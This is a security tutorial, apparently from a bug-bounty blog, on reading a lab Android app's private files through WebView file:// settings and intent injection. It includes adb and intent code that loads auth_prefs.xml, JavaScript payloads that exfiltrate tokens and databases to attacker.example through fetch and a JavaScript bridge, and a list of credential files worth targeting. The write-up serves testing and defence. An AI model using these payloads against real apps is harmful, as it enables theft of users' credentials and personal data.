
Android WebView’s file:// scheme is a feature from a time when hybrid apps needed to load bundled HTML from assets/. It is still on by default. Combined with an intent injection that controls the WebView’s URL, it gives you arbitrary file read inside the target app’s private data directory, without root, without ADB, from any third-party app installed on the same device.
The detail that matters is which of the three WebSettings flags are on. Each one gives you a different read primitive.
The three WebView flags that matter
Three booleans on WebSettings control file-scheme behaviour. VulnLabApp turns all three on in WebViewActivity.onCreate:

Highlight 1, setAllowFileAccess(true), is the base primitive - the WebView can load file:// URLs at all, rendering any file the target app’s UID can read.
Highlight 2 is the pair that turns a render into exfiltration. setAllowFileAccessFromFileURLs lets a file://-loaded page fetch() other file:// URLs; setAllowUniversalAccessFromFileURLs lets that same page ship the result to any origin, https://attacker.example included.
What each one gives the attacker:
setAllowFileAccess(true), the WebView can load file:// URLs at all. If on, you can render any world-readable file on disk inside the WebView, or any file owned by the target app since the WebView itself runs as the target app. You see the content as rendered HTML/text.
setAllowFileAccessFromFileURLs(true), a page loaded from file:// can make XHR / fetch requests to other file:// URLs. Read one file via the WebView load, exfiltrate data via JavaScript in that page.
setAllowUniversalAccessFromFileURLs(true), a page loaded from file:// can make XHR / fetch requests to any origin. This is the one that lets your file://-loaded HTML POST stolen file contents to your https://attacker.example/ endpoint without CORS getting in the way.
The combination you want as an attacker is all three on.
Spotting it in a decompile
Search for any of the three method names. Most apps have a WebViewActivity or BrowserActivity that sets these. The VulnLabApp activity reads the URL from an Intent extra and loads it without scheme validation:
1
2
3
4
5
6
Intent intent = getIntent();
if (intent.hasExtra("url")) {
    webView.loadUrl(intent.getStringExtra("url"));
} else {
    webView.loadUrl(urlWithFragment);
}
Older Android (pre-API 30) defaulted setAllowFileAccess to true, so the absence of setAllowFileAccess(false) is itself a signal. From API 30 onwards the default is false, but a lot of legacy code still explicitly enables it.
For runtime confirmation, hook WebView.loadUrl and read the flags off the live settings object at navigation time:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
Java.perform(function () {
  const WebView = Java.use('android.webkit.WebView');

  function dump(s, url) {
    console.log('[WebView.loadUrl] ' + url);
    console.log('  javaScriptEnabled                = ' + s.getJavaScriptEnabled());
    console.log('  allowFileAccess                  = ' + s.getAllowFileAccess());
    console.log('  allowFileAccessFromFileURLs      = ' + s.getAllowFileAccessFromFileURLs());
    console.log('  allowUniversalAccessFromFileURLs = ' + s.getAllowUniversalAccessFromFileURLs());
    console.log('  allowContentAccess               = ' + s.getAllowContentAccess());
  }

  WebView.loadUrl.overload('java.lang.String').implementation = function (url) {
    dump(this.getSettings(), url);
    return this.loadUrl(url);
  };
  WebView.loadUrl.overload('java.lang.String', 'java.util.Map').implementation = function (url, headers) {
    dump(this.getSettings(), url);
    return this.loadUrl(url, headers);
  };
});

The hook fires on the dashboard navigation and confirms all five flags are on allowFileAccess, allowFileAccessFromFileURLs, and allowUniversalAccessFromFileURLs are exactly the combination an attacker wants.
Read primitive #1, direct file render
Only setAllowFileAccess(true) needed. Fire the vulnerable activity with the file URL as the extra. Against VulnLabApp:
1
2
adb shell am start -n com.vulnlab.app/.activities.WebViewActivity \
  --es url "file:///data/data/com.vulnlab.app/shared_prefs/auth_prefs.xml"

The WebView renders auth_prefs.xml straight onto the screen — session_token, user_email, user_password, and api_key are all visible, because the WebView reads the file as the target app’s own UID.
Or from an attacker app:
1
2
3
4
5
Intent intent = new Intent();
intent.setClassName("com.vulnlab.app", "com.vulnlab.app.activities.WebViewActivity");
intent.putExtra("url", "file:///data/data/com.vulnlab.app/shared_prefs/auth_prefs.xml");
intent.addFlags(Intent.FLAG_ACTIVITY_NEW_TASK);
startActivity(intent);

Same result driven from a separate attacker APK: no ADB needed, any installed app can fire the intent and force the target’s WebView to render its private file.
The WebView renders auth.xml as text or HTML, depending on what the content actually is. Visible on the device screen. If you have ADB and screencap, you can pull a screenshot. Limited but real.
The bounty value of this alone is moderate, you proved private file disclosure, but the exfiltration story is awkward (a third-party app cannot directly read what is rendered in the target’s WebView).
Read primitive #2, XHR exfiltration via attacker file:// HTML and why it is now mostly historical
The classic primitive needs setAllowFileAccess(true) + setAllowFileAccessFromFileURLs(true). You drop an HTML file somewhere the target’s WebView can read it, load it via file://, and let its JavaScript fetch('file://...') the target’s private files and POST them out:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
// Attacker app — onCreate.
String exfilHtml =
    "<!doctype html><html><body><script>" +
    "const files = [" +
    "  '/data/data/com.vulnlab.app/shared_prefs/auth_prefs.xml'," +
    "  '/data/data/com.vulnlab.app/databases/vulnlab.db'," +
    "  '/data/data/com.vulnlab.app/files/session.json'," +
    "];" +
    "files.forEach(f => {" +
    "  fetch('file://' + f).then(r => r.text()).then(t =>" +
    "    fetch('https://attacker.example/?p=' + encodeURIComponent(f) + " +
    "          '&d=' + encodeURIComponent(t))" +
    "  ).catch(_ => {});" +
    "});" +
    "</script></body></html>";

File f = new File(getFilesDir(), "exfil.html");
try (FileOutputStream fos = new FileOutputStream(f)) {
    fos.write(exfilHtml.getBytes());
}
f.setReadable(true, false);   // world-readable file …

Intent intent = new Intent();
intent.setClassName("com.vulnlab.app", "com.vulnlab.app.activities.WebViewActivity");
intent.putExtra("url", "file://" + f.getAbsolutePath());
intent.addFlags(Intent.FLAG_ACTIVITY_NEW_TASK);
startActivity(intent);
This no longer works cross-app on Android 7+ (API 24+). The WebView runs as the target app’s UID, so it has to be able to read the HTML you hosted — and on a modern device there is no
file://location both apps share:
- Your attacker
files/dir. Since API 24 every app home (/data/data/<pkg>) is0700. A different UID cannot even traverse into it, sosetReadable(true, false)on the file is irrelevant — the parent directory blocks it. The target’s WebView getsnet::ERR_FILE_NOT_FOUND./sdcard(shared storage). The target app would needREAD_EXTERNAL_STORAGE, which a WebView/browser activity almost never holds, and scoped storage (API 29+) blocks raw/sdcardpath reads anyway. You getnet::ERR_ACCESS_DENIED.So
ERR_FILE_NOT_FOUND/ERR_ACCESS_DENIEDwhen loading your attacker HTML is not a typo in the path — it is the OS refusing the cross-UID read. The technique only reproduces end-to-end when the target app has a lowtargetSdkVersionwith legacy external storage and holds the storage permission, or on pre-API-24 devices.

Hosting exfil.html on /sdcard and pointing the WebView at it returns net::ERR_ACCESS_DENIED the file exists, but the target app’s UID has no right to read shared storage. The attacker-file:// exfil path is a dead end on a modern device.
setAllowUniversalAccessFromFileURLs is what would let the file://-origin page POST to https://attacker.example/ (without it the cross-origin fetch fails), but that only matters once you have actually loaded a file:// page you control, which is the part that breaks above.
There is still one fully-working read here on any modern device: the target’s own files. Loading file:///data/data/com.vulnlab.app/shared_prefs/auth_prefs.xml renders fine, because the WebView reads its own sandbox, that is primitive #1, and it is enough to prove disclosure.
Read primitive #3, modern exfiltration via the JavaScript bridge
Because the cross-app file:// channel is dead on current Android, the reliable way to turn “the WebView reads the target’s files” into actual exfiltration is the @JavascriptInterface bridge and addJavascriptInterface injects that bridge into every page the WebView loads, regardless of origin. VulnLabApp attaches NativeBridge as Android with a readFile(path) method, so you host the payload on your own server (no shared file needed) and inject a plain https:// URL:
1
intent.putExtra("url", "https://attacker.example/exfil.html");
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
<!doctype html><html><body><script>
const files = [
  '/data/data/com.vulnlab.app/shared_prefs/auth_prefs.xml',
  '/data/data/com.vulnlab.app/databases/vulnlab.db',
  '/data/data/com.vulnlab.app/files/session.json',
];
files.forEach(f => {
  try {
    const data = Android.readFile(f);          // runs in the target's process, as its UID
    fetch('https://attacker.example/?p=' + encodeURIComponent(f) +
          '&d=' + encodeURIComponent(data));
  } catch (e) {
    fetch('https://attacker.example/?err=' + encodeURIComponent(e));
  }
});
</script></body></html>
The page’s origin is your https:// domain, but the bridge object is injected anyway, and Android.readFile executes in the target process with the target’s filesystem permissions. No file:// hosting, no shared storage, no scoped-storage problems. (content:// from a FileProvider can get HTML into the WebView, but a content://-loaded page has an opaque origin, so the file-URL access flags do not apply and the XHR exfil will not run, the bridge is the clean path.) The full bridge-RCE surface is covered in the Android JavaScript Bridge RCE post; here it is just the exfiltration tail of the file-read chain.

The remotely-hosted payload calls Android.readFile and ships the file out to Burp Collaborator, full disclosure with a clean exfil channel, no on-device artefacts.
One implementation gotcha. The impact of the bridge is bounded by what the exposed method actually does on the running OS. VulnLabApp’s
readFilereads withInputStream.readAllBytes(), which only exists on API 33 (Android 13)+; on an older device the call throwsNoSuchMethodError, which the WebView surfaces to JS only as the genericJava exception was raised during method invocation. The screenshot above is Android 13, soreadFilereturns the bytes. On Android 11/12 the same call fails, and you fall back to whatever other method the bridge exposes (here,Android.exec('cat …')reads the same file fine on every API). The lesson generalises: enumerate the real methods, and when one throws, the cause is hidden read it with a Frida hook or logcat, don’t assume the bug isn’t there.
The high-value targets inside the target app’s data dir
Walk this list with each app you find with this primitive:
shared_prefs/auth_prefs.xml, VulnLabApp persists the session token here. In real apps, the same path holds OAuth refresh tokens, user email, device identifiers, feature flags. Trivial to parse.databases/, Room / SQLite. If unencrypted, contains user PII, message history, transaction history. If encrypted (SQLCipher), the key is usually stored inshared_prefs/or the AndroidKeystore. The XML you just read may contain the key.files/, anything the app cached. JWT tokens, downloaded user content, biometric prompt nonces.cache/, sometimes contains in-progress uploads, sometimes contains the last-loaded URL before app crash (good for OAuth state recovery).
The getFilesDir() and getCacheDir() return paths under /data/data/<pkg>/, so they are all reachable from the file primitive.
The setAllowContentAccess sidekick
A fourth flag: setAllowContentAccess(true) (default true). Lets the WebView load content:// URIs. If an attacker app exposes a ContentProvider, the WebView can read from it. Useful when chaining your attacker app’s data into the target app’s WebView for further escalation. Less commonly the bug source, but worth noting.
The defence and why it usually fails
The correct defence is setAllowFileAccess(false) and setAllowFileAccessFromFileURLs(false) and setAllowUniversalAccessFromFileURLs(false). The developer often turns the first one off but leaves the other two as-is because they cargo-culted a snippet from Stack Overflow that said “set these to true to make my OAuth callback work in the in-app browser.”
Less commonly: developers add a WebViewClient.shouldOverrideUrlLoading override that returns true for any URL starting with file://. Worth checking, but it is bypassable through redirect chains (load https://... that redirects to file://..., the override is only called on the initial navigation in some WebView versions).
Closing
WebView file:// read is a chain that pairs naturally with intent injection. Every time you have intent-controlled URL flow into a WebView, check those three flags. If two or three of them are on, the bug is no longer “redirect users to your site”, it is “read the target app’s private storage from any installed app”. The bounty triage on that lands at high. With encrypted-DB key extraction and full session reconstruction, critical.
Happy Hacking !!